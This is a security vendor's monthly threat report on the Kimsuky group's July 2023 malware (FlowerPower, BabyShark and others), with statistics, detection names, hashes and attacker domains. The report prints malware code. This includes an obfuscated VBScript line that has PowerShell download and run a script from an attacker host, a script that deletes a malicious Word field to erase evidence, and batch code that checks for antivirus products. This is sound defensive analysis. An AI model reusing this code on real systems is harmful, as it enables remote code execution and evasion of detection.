TLP: GREEN

Threat Trend Report on Kimsuky

July 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Aug. 7, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in July 2023 showed that FlowerPower is gaining traction, and the group is simultaneously diversifying their attack methods.

Additionally, there were no particular issues regarding AppleSeed and RandomQuery types as they are now less used. The BabyShark type to be described in detail further on this report will be included in the statistics from July thereon.

Attack Statistics

The number of fully qualified domain names (FQDNs) of all attack types was similar to that of June. FlowerPower was the most recorded, and the number of FQDNs of BabyShark, which was discovered this year, was 2 for March, 3 for June, and 5 for July.




Figure 1. FQDN statistics by attack type in the last 3 months (Unit: each)

The characteristics of each malware type included in **Figure 1** are provided in **Table 1** below. For more details, please refer to the footnotes for each type.

Type	Category	Characteristics	First Discovery (Approximate)
AppleSeed[1]	Backdoor	Strings are obfuscated with a custom algorithm. In its early days, it was distributed in EXE file format but is currently being distributed as a DLL.	Jan. 2020
BabyShark[2]	Infostealer	Malware that mainly uses HTA and VBS.	Nov. 2018
FlowerPower[3]	KeyLogger	PS-based malware distributed in fileless format.	Early 2020
RandomQuery[4]	Infostealer	Malware that uses JS, VBS, and PS and downloads an additional script via a random number.	Late 2019 - Early 2020

Table 1. Characteristics by type

[1] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77 (This report supports Korean only for now.)

[2] https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

[3] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723

[4] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6

Major Issues

1) FlowerPower

A script other than the previous first script is continuously being detected. A brief summary of the features is that it terminates process "a" before finding a shortcut file of a Word document in the recently opened directories and obtaining its path. Afterward, it deletes the first field of the document and unhides the text font before saving the document. Finally, it deletes the files "1.bat" and "a.exe".

```
Stop-Process -Name "a" -Force
$docRecentFolder = $env:APPDATA + "\Microsoft\Office\Recent"
$recentDocLnk = (Get-ChildItem -Path $docRecentFolder -Filter *.docx.lnk |
    Sort-Object -Property LastWriteTime | Select-Object -Last 1 ).Name
if($recentDocLnk -eq $null)
{
    exit
}
$recentDocLnk = $docRecentFolder + "\" + $recentDocLnk
$shell = New-Object -ComObject WScript.Shell
$shortcut = $shell.CreateShortcut($recentDocLnk)
$recentDocFile = $shortcut.TargetPath
if ($recentDocFile)
{
    $filename = Split-Path -Path $recentDocFile -Leaf
    $word = [Runtime.Interopservices.Marshal]::GetActiveObject('Word.Application')
    do
    {
        $doc = $word.Documents | Where-Object {$_.Name -eq $filename}
    }
    while($doc -eq $null)
    $doc.Fields[1].Delete()
    $doc.ActiveWindow.Selection.WholeStory()
    $doc.ActiveWindow.Selection.Font.Hidden=$False
    $doc.Save()
    $batpath = $env:APPDATA + "\1.bat"
    $apath = $env:tmp + "\a.exe"
    Remove-Item -Path $batpath -force
    Remove-Item -Path $apath -force
}
```

Figure 2. Newly discovered script

Through the **AhnLab Smart Defense (ASD)** logs, "a.exe" was confirmed to be "mshta.exe". While "1.bat" has not been identified, it is presumed to be a file dropped in an earlier stage.

A few days later, a **VBScript (hereinafter referred to as "1st VBScript")** that downloads and executes FlowerPower's "1st PowerShell script" was found.

```
3       <script language="VBScript">
4       On Error Resume Next
5       Set shell_obj = CreateObject("Shell.Application")
6       shell_obj.ShellExecute "powershell.exe" , "[string]$
        {(Nerttew-Objerttect Neerttt.WeberttCliertteerttnt).
        ('http://su.xn--yq5b.xn--3e0b707e/o/w.txt')};$ja=$qf
        '');$ug=$ja.Replace('hffdsert','ownloadst');$xr=iex
```

Figure 3. A portion of the 1st VBScript code

Past versions of FlowerPower were PowerShell script-based malware which had two stages of action. However, as shown in **Figure 3**, a 1st VBScript that downloads and executes the 1st PowerShell script was discovered and the following logs were recorded.

Target Type	File Name	File Size	File Path
Current	powershell.exe	451 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
LoadedDocumentFileByParentOfParentOfParentOfCurrent	1.bat	158 Bytes	%SystemDrive% appdata\roaming\1.bat
Parent	a.exe	37.5 KB	%SystemDrive% appdata\local\temp\a.exe
ParentOfParentOfCurrent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfParent	winword.exe	1.83 MB	%ProgramFiles% (x86)\microsoft office\office15\winword.exe

Process	Module	Target	Behavior	Rule DESC	Data
powershell.exe	N/A	N/A	Connects to network	Connects to website.	1st PowerShell Script
explorer.exe	N/A	winword.exe	Creates process	Creates process	N/A
winword.exe	N/A	N/A	Calls API from abnormal address	Changed the return address area to execution property	N/A
cmd.exe	N/A	a.exe	Creates process	Creates process	N/A
a.exe	N/A	N/A	Connects to network	Connects to website.	1st VBScript
powershell.exe	N/A	N/A	Connects to network	Connects to network.	

Figure 4. Logs recorded through **Ahnlab Smart Defense (ASD)**

In summary, a.exe (mshta.exe) downloads and executes the "1st VBScript", then PowerShell is used to download and execute the "1st PowerShell script".

To estimate the overall flow based on the details found so far, it executes a Word document containing malicious commands with the **Dynamic Data Exchange (DDE)**[5] [6] feature to drop and execute the file "1.bat".

Afterward, it downloads and executes the "1st VBScript", and subsequently downloads and executes the "1st PowerShell script" before using the "Stop-Process" command to terminate "cmd.exe".

Finally, it finds the shortcut file of the currently open Word document (.docx) and obtains its path. It then deletes the Word document's field and unhides the hidden text before saving the document.

The last steps of deleting the field and unhiding the hidden text seem to be there because the field contains a malicious command. By deleting the field after the malicious command is executed and displaying the hidden bait text, the evidence is removed. This is deemed to be a strategy for evading detection of antivirus products.




Figure 5. Expected flow

While the first Word document has not yet been found, there is a high possibility that FlowerPower will be distributed with its flow changed to the new method described above.

2) RandomQuery

There are no special issues regarding this type.

[5] https://asec.ahnlab.com/ko/1186/ (This post supports Korean only for now.)

[6] https://logrhythm.com/blog/dde-detection-and-response-using-logrhythm-and-carbon-black-part-1/

3) AppleSeed

There are no special issues regarding this type either.

4) BabyShark (RecornShark)

This type was first discovered in November 2018 and first became known through the security company "Palo Alto Networks" on February 22, 2019.




Figure 6. Related post[7]

Infection usually begins through an MS Office document included in phishing emails. A malicious macro contained within the document downloads and executes an additional script from an external source.

The additional script is responsible for changing the registry values so that the macro of Word and Excel are always enabled. It also acts as an Infostealer that collects system information and information on certain directories.


However, there are cases involving the additional distribution of remote access trojans (RATs) or keyloggers. In their early stages, they used a parameter in the format "**.php?op=number**", and other formats such as ".hta", ".php", and ".gif" are also used.

However, around late 2022, infection usually began with a batch file (.BAT) and the "**/ca.php?na=**" format was usually used.

[7] https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

When attempting to access to the same C2 from the same system, a script that terminates "mshta.exe" is returned. A general analysis of this led to the conclusion that BabyShark is similar to RandomQuery types.

So far, the distribution path of BabyShark which first observed this year could not be ascertained, but it seems the path is not very different from the previous types. The batch file also checks for antivirus products that are used in the system. In the past, it checked for two types; in the current version, it checks for four. Depending on the antivirus product in use, different scripts are downloaded and executed.




```
start update.exe
@echo off
set "AvastID="
set "KaspID="
for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where "Name like '%%avastui.exe%%' or Name like '%%avgui.exe%%'  " get ProcessID^,Status /format:csv
) do set "AvastID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avpui.exe%%' or Name like '%%avp.exe%%'  " get ProcessID^,Status /format:csv'
) do set "KaspID=%%a"
```

```
mode 15,1
start explorer "https://drive.google.com/file/d/19n30tBF1dCjylZhJAw9kyANJpZlKUx7J/view?usp=sharing"

@echo off
set "AvastID="
set "KaspID="
set "V3ID="
set "AlyakID="
for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avastui.exe%%' or Name like '%%avgui.exe%%'  " get ProcessID^,Status /format:csv'
) do set "AvastID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avpui.exe%%' or Name like '%%avp.exe%%'  " get ProcessID^,Status /format:csv'
) do set "KaspID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%v3%%'  " get ProcessID^,Status /format:csv'
) do set "V3ID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%ayagent.aye%%' " get ProcessID^,Status /format:csv'
) do set "AlyakID=%%a"
```

Figure 7. Comparison of codes

The features of the scripts identified so far include collecting battery and process information and sending these to the C2 and changing the properties of shortcut files to browser and email (.lnk) to download and execute an additional script from the C2. For more details, please refer to the ASEC Blog post[8] below.

[8] https://asec.ahnlab.com/en/55219/




Figure 8. (Left) Before the property change **(Right)** After the property change

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are as shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.Iedoor.R589998 **(2023.07.07.00)**
Backdoor/Win.Iedoor.R591225 **(2023.07.14.00)**
Downloader/BAT.Agent.SC189865 **(2023.06.19.03)**
Downloader/BAT.Agent.SC189866 **(2023.06.20.00)**
Downloader/BAT.Agent.SC189867 **(2023.06.20.00)**
Downloader/BAT.Agent.SC189868 **(2023.06.20.00)**
Downloader/BAT.Agent.SC190162 **(2023.06.26.02)**
Downloader/BAT.Agent.SC190164 **(2023.06.26.02)**
Downloader/BAT.Agent.SC190165 **(2023.06.26.03)**
Downloader/BAT.Agent.SC190166 **(2023.06.26.03)**
Downloader/BAT.Agent.SC190168 **(2023.06.26.02)**
Downloader/BAT.Generic.S2300 **(2023.06.26.03)**
Downloader/PowerShell.Agent.SC191201 **(2023.07.28.00)**
Downloader/PowerShell.Agent.SC191202 **(2023.07.28.00)**
Downloader/PowerShell.Agent.SC191203 **(2023.07.28.00)**
Downloader/PowerShell.Agent.SC191204 **(2023.07.28.00)**
Downloader/PowerShell.Agent.SC191205 **(2023.07.28.00)**
Downloader/Powershell.FlowerPower.SC190291 **(2023.07.06.00)**
Downloader/PowerShell.Generic.SC191046 **(2023.07.25.00)**
Downloader/PowerShell.Generic.SC191047 **(2023.07.25.00)**
Downloader/VBS.Agent.SC190255 **(2023.06.30.00)**
Downloader/VBS.Agent.SC191053 **(2023.07.25.00)**
Downloader/VBS.Agent.SC191059 **(2023.07.25.04)**

Downloader/VBS.Agent.SC191220 **(2023.07.28.03)**
Downloader/VBS.Agent.SC191376 **(2023.07.31.03)**
Downloader/VBS.Generic **(2023.03.29.01)**
Downloader/VBS.Generic.SC191048 **(2023.07.25.00)**
Downloader/VBS.Generic.SC191049 **(2023.07.25.00)**
Downloader/VBS.Generic.SC191052 **(2023.07.25.00)**
Keylogger/Powershell.Generic.SC191050 **(2023.07.25.00)**
Trojan/BAT.Agent.SC187507 **(2023.03.29.03)**
Trojan/BAT.Agent.SC187509 **(2023.03.29.03)**
Trojan/BAT.Runner.SC187319 **(2023.03.23.03)**
Trojan/PowerShell.Agent.SC191377 **(2023.07.31.03)**
Trojan/PowerShell.FileUpload.SC191051 **(2023.07.25.00)**
Trojan/PowerShell.Generic.SC191045 **(2023.07.25.00)**
Trojan/Script.Agent.SC189724 **(2023.06.13.00)**
Trojan/VBS.Agent.SC190254 **(2023.06.30.00)**
Trojan/VBS.Agent.SC190256 **(2023.06.30.00)**
Trojan/VBS.Agent.SC191054 **(2023.07.25.00)**

Indicators Of Compromise (IOC)

A portion of the following IOCs quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

hwp.bat
Ceasefire Agreement and the Future of the DMZ Borderlands.hwp
docview.bat
pdfview.bat
sh.vbs
video.vbs
docview.bat
docxview.bat

File Hashes (MD5)

The MD5 of the related files are as follows. **Note that sensitive samples may have been**

excluded.

FlowerPower
724F8E8836702B108650E22574606172
9865D5E75147762D78E7CE427407A6F9
3284988EFF8AA0611143F9EDA7D674EA
3D8A41FB40FE2507DD8595B50542FE3C
1E2B9F8C069F5BAB063D208B465E55AD
E8F13FDE313D3F5E4C868318063D047C
F883A7E727861479DCE7F5C3B8426356
F8894D37CF915E78ACB01FCE99BCCB78
C53EF2DE8805C27D21DE992F91997B59
1C25851ECE9CCDE1E25E91B77BA12BB6
9DA28CEEE54B920FA483D2286499A083
69004E902961367A410D77115EC2B467
020F60C366E1905C2223B175F63939ED
F65BF3268856AB207726971BA1DFB87E
B2F1DE7D8B6E47F158645EE2D4948FDB
76847232B2F3CD79B072F33F7041D502

AppleSeed
91D0193F1B6C7BB13F11129D740A2C95
A1C59FEC34FEC1156E7DB27EC16121A7
D065A6992341C6B3E3C8C755F3DF6331
18D918F67EEB92C812BEB97AA2998C54

BabyShark (RecornShark)
50B4FE8686AFF3A9641A07A0B215E03E
B7513B9AED3EA9000DF67AC1405131C1
0585B132946558D6DF4DA573DE935A67
094EBF8C92BA2B61B757E582622D9D20
B27D08129A03F5FBFD643403E3A75719
6EA8CCEF18729B922D01FC68EA752B89
CC93C6AEF6A96C11134D9FEBC37389C5
00119ED01689E76CB7F33646693ECD6A
8536D838DCDD026C57187EC2C3AEC0F6
A7AC7D100184078C2AA5645552794C19
0585B132946558D6DF4DA573DE935A67
094EBF8C92BA2B61B757E582622D9D20
7D79901B01075E29D8505E72D225FF52
F36E7300E0C562843D2D61B8425D2D27
C5154AE6746F58CF4AE6E96873792142
7FF60C0C29CF7D55C1E2B0CAF7F554E9
BFC767F02FB46DAD1CC8364387A294A1
4E470D4F84C0FBF98CDC3114D5C971AB
4498B832AC05FDC3DF78D5802D755D28
25AB56C2B832EB6205D980ACBD0F24ED

2BCAAA9A73B49A7DECFFDDA67E2F5BB0
645EAAFA2F0EC56993AB7EF64556BF07
3F39F65E44576417B2E16FEA30DB091A
D3B8BA7CB78DFD7A986E7F4832A66028
62AA9D13288A8D9860AF3252FB08CACF
E61C324172B42C30F2763B7A3FEB7029
BEA1EA3C458351899BB8E56317E97CC4
73BA770B9576229345842C7E614FD10A
7325936654591B287B18D056587D946D
24EF590314C06A184DE04CFA5ABE3AEF
CE8DAC77CEA4D9BF1ACB087CFEEE146D

Related Domains, URLs, and IP Addresses

The used download or C2 addresses are as follows. **http was changed to hxxp, and sensitive information may have been excluded if there is any.**

koreaoeace.xn--hk3b17f.xn--3e0b707e **(koreaoeace.서버.한국)** (koreaoeace.server.Korea)
lk.xn--hk3b17f.xn--3e0b707e **(lk.서버.한국)** (lk.server.Korea)
md.member.n-e.kr
yd.member.n-e.kr
bnd.member.n-e.kr
member.secnaver.n-e.kr
amd.member.n-e.kr
ai.creden.n-e.kr
go.ktspace.p-e.kr
on.ktspace.p-e.kr
onedrive.p-e.kr
golog.p-e.kr
mybox.p-e.kr
naver-edoc.kro.kr
pears.p-e.kr
onlyforme.privatedns.org
namsouth.com
one.bandi.tokyo
drive.sharedin.store
waesme.shop
joongang.site
staradvertiser.store
hxxp://leenpmc.co.kr/adm/sms_admin/ver/cfhkjkk.hta
hxxp://leenpmc.co.kr/adm/sms_admin/ver/eweerew.php?er=2
hxxp://leenpmc.co.kr/adm/sms_admin/ver/unmjkjkj.ps1
hxxp://leenpmc.co.kr/adm/sms_admin/ver/wrtyyuuu.ps1

hxxp://leenpmc.co.kr/adm/sms_admin/ver/wiujkjkjk.php
hxxp://namsouth.com/gopprb/lyjman/ca.php?na=dot_kasp.gif
hxxp://namsouth.com/gopprb/lyjman/ca.php?na=reg0.gif
hxxp://namsouth.com/gopprb/lyjman/ca.php?na=sh_ava.gif
hxxps://namsouth.com/gopprb/lyjman/ca.php?na=sh_vb.gif
hxxps://namsouth.com/gopprb/lyjman/ca.php?na=vbs.gif
hxxp://drive.sharedin.store/newgorgon/ca.php?na=dot_kasp.gif
hxxp://drive.sharedin.store/newgorgon/ca.php?na=reg.gif
hxxp://drive.sharedin.store/newgorgon/ca.php?na=sh.gif
hxxp://drive.sharedin.store/newgorgon/ca.php?na=dot_avg.gif
hxxps://drive.sharedin.store/newgorgon/ca.php?na=vbs.gif
hxxps://drive.sharedin.store/newgorgon/ca.php?na=sh.gif
hxxp://waesme.shop/panda/ca.php?na=dot_kasp.gif
hxxp://waesme.shop/panda/ca.php?na=reg.gif
hxxp://waesme.shop/panda/ca.php?na=sh.gif
hxxp://waesme.shop/panda/ca.php?na=dot_avg.gif
hxxps://waesme.shop/panda/ca.php?na=vbs.gif
hxxps://waesme.shop/panda/ca.php?na=sh.gif
hxxps://waesme.shop/panda/t1.hta
hxxps://waesme.shop/panda/d.php?na=battmp
hxxps://waesme.shop/panda/r.php
hxxp://joongang.site/pprb/sec/ca.php?na=dot_kasp.gif
hxxp://joongang.site/pprb/sec/ca.php?na=reg0.gif
hxxp://joongang.site/pprb/sec/ca.php?na=sh_ava.gif
hxxps://joongang.site/pprb/sec/ca.php?na=sh_vb.gif
hxxps://joongang.site/pprb/sec/ca.php?na=vbs.gif
hxxp://joongang.site/docx/ca.php?na=dot_kasp.gif
hxxp://joongang.site/docx/ca.php?na=reg0.gif
hxxp://joongang.site/docx/ca.php?na=sh_ava.gif
hxxps://joongang.site/docx/ca.php?na=sh_vb.gif
hxxps://joongang.site/docx/ca.php?na=vbs.gif
hxxp://joongang.site/doc/ca.php?na=dot_kasp.gif
hxxp://joongang.site/doc/ca.php?na=reg0.gif
hxxp://joongang.site/doc/ca.php?na=sh_ava.gif
hxxps://joongang.site/doc/ca.php?na=sh_vb.gif
hxxps://joongang.site/doc/ca.php?na=vbs.gif
hxxp://joongang.site/secure/ca.php?na=dot_kasp.gif
hxxp://joongang.site/secure/ca.php?na=reg0.gif
hxxp://joongang.site/secure/ca.php?na=sh_ava.gif
hxxps://joongang.site/secure/ca.php?na=sh_vb.gif
hxxps://joongang.site/secure/ca.php?na=vbs.gif
hxxp://staradvertiser.store/starter/ca.php?na=dot_kasp.gif
hxxp://staradvertiser.store/starter/ca.php?na=reg0.gif
hxxp://staradvertiser.store/starter/ca.php?na=sh_ava.gif
hxxps://staradvertiser.store/starter/ca.php?na=sh_vb.gif
hxxps://staradvertiser.store/starter/ca.php?na=vbs.gif
hxxp://staradvertiser.store/press/ca.php?na=dot_kasp.gif
hxxp://staradvertiser.store/press/ca.php?na=reg0.gif

hxxp://staradvertiser.store/press/ca.php?na=sh_ava.gif
hxxps://staradvertiser.store/press/ca.php?na=sh_vb.gif
hxxps://staradvertiser.store/press/ca.php?na=vbs.gif
hxxp://namsouth.com/gorgon1/ca.php?na=dot_kasp.gif
hxxp://namsouth.com/gorgon1/ca.php?na=reg0.gif
hxxp://namsouth.com/gorgon1/ca.php?na=sh_ava.gif
hxxps://namsouth.com/gorgon1/ca.php?na=sh_vb.gif
hxxps://namsouth.com/gorgon1/ca.php?na=vbs.gif
hxxp://namsouth.com/gopprb/OpOpO/ca.php?na=dot_kasp.gif
hxxp://namsouth.com/gopprb/OpOpO/ca.php?na=reg0.gif
hxxp://namsouth.com/gopprb/OpOpO/ca.php?na=sh_ava.gif
hxxps://namsouth.com/gopprb/OpOpO/ca.php?na=sh_vb.gif
hxxps://namsouth.com/gopprb/OpOpO/ca.php?na=vbs.gif
hxxp://namsouth.com/gopprb/pprb/ca.php?na=dot_kasp.gif
hxxp://namsouth.com/gopprb/pprb/ca.php?na=reg0.gif
hxxp://namsouth.com/gopprb/pprb/ca.php?na=sh_ava.gif
hxxps://namsouth.com/gopprb/pprb/ca.php?na=sh_vb.gif
hxxps://namsouth.com/gopprb/pprb/ca.php?na=vbs.gif
hxxp://namsouth.com/gopprb/ghost/ca.php?na=dot_kasp.gif
hxxp://namsouth.com/gopprb/ghost/ca.php?na=reg0.gif
hxxp://namsouth.com/gopprb/ghost/ca.php?na=sh_ava.gif
hxxps://namsouth.com/gopprb/ghost/ca.php?na=sh_vb.gif
hxxps://namsouth.com/gopprb/ghost/ca.php?na=vbs.gif

References

[1] New BabyShark Malware Targets U.S. National Security Think Tanks
https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

[2] Malicious Batch File (*.bat) Disguised as a Document Viewer Being Distributed (Kimsuky)
https://asec.ahnlab.com/en/55219/

[3] Microsoft Office Excel – Malicious Features Executed Using DDE
https://asec.ahnlab.com/ko/1186/ (This post supports Korean only for now.)

[2] Dynamic Data Exchange (DDE): Detection and Response, Part 1
https://logrhythm.com/blog/dde-detection-and-response-using-logrhythm-and-carbon-black-part-1/

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

